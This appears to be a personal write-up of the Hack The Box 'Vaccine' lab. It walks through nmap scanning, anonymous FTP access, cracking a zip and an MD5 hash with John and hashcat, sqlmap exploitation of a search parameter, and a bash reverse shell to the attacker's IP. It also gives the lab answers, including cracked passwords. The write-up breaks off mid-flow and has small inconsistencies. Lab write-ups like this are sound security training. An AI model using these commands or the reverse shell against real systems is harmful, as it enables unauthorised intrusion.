LinkedIn: kelvin kimotho

Vaccine Machine

Here is my shareable link https://www.hackthebox.com/achievement/machine/2075093/289

Introduction

The Vaccine machine demonstrates how crucial enumeration is, even in seemingly secure systems. It also emphasizes the importance of password cracking, as weak passwords remain a common vulnerability.

Enumeration

We begin with a standard Nmap scan, which reveals three open ports

- **"nmap -sV -sC {TARGET_IP}"**

we focus on FTP wich allow anonymous login.

- "ftp TARGET_IP" password =" anonymous"

While inside we can use **ls** to list components, **help** command shows us the commands we can run.

Using **get** command we download our file of interest to our local machine for offline further analysis.

- **"get file_name"**

Password Cracking with John the Ripper

John the Ripper is a password-cracking tool that can handle various password formats.

we convert the ZIP file into a hash using the zip2john module.

- **"zip2john <zip_file> > <output_hash_file>"**

We then use the **rockyou.txt** wordlist to perform a brute-force attack with John:

- **"john --wordlist=/usr/share/wordlists/rockyou.txt hashes"**

Hash Cracking with Hashcat

For MD5 hashes, hash mode is **0**. we use Hashcat to crack it

- **" hashcat -m 0 -a 0 hash.txt wordlist.txt"**

-m means that hash mode for md5 hash is **0** and **-a 0** means we are performing a brute force.

SQL Injection via URL

After logging in, the dashboard contains a search feature that interacts with a database. We test the search parameter and suspect it may be vulnerable to SQL injection. Rather than manually testing, we use **SQLmap** for automated detection and exploitation.

- **"sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=your_cookie_here"**

SQLmap confirms the vulnerability and allows us to execute a command injection via the **--os-**shell flag, leading to a foothold on the system.

Foothold


Although the shell provided by SQLmap is unstable, we use a reverse shell payload for a more stable connection

- bash -c "bash -i >& /dev/tcp/{your_IP}/443 0>&1"


After setting up a **Netcat** listener on port **OUR_LISTENING PORT** and executing the payload, we gain access to the system as the postgres user.

Question: Besides SSH and HTTP, what other service is hosted on this box?

Answer: ftp




I started by performing a nmap scan on the target by running **"nmap -sV 10.129.112.87".**




Question: This service can be configured to allow login with any password for specific username. What is that username?

Answer: anonymous




Question: What is the name of the file downloaded over this service?

Answer: backup.zip




I went ahead and logged in anonymously in the ftp server using **anonymous** as the password. **"ftp 10.129.112.87 "** then specified password as anon123. I used **ls** command to list the contents in the directory i was in then used **get** to download the file to my machine for further analysis**.**




Question: What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

Answer: zip2john




Question: What is the password for the admin user on the website?

Answer: qwerty789




I converted the ZIP file i downloaded into a hash using the zip2john module **"zip2john backup.zip>> hash"**




I then used the **rockyou.txt** wordlist to perform a brute-force attack with John

"john --wordlist=/usr/share/wordlists/rockyou.txt hash"




I now found the password for the backup.zip file I downloaded from the ftp server **" 741852963".** I unzipped the zip using the password used ls to list the contents of my working directory.




Then using cat command i listed the contents of the files i retrieved after unzipping the zip file.


I found an md5 hash "**2cb42f8734ea607eefed3b70af13bbd3**".



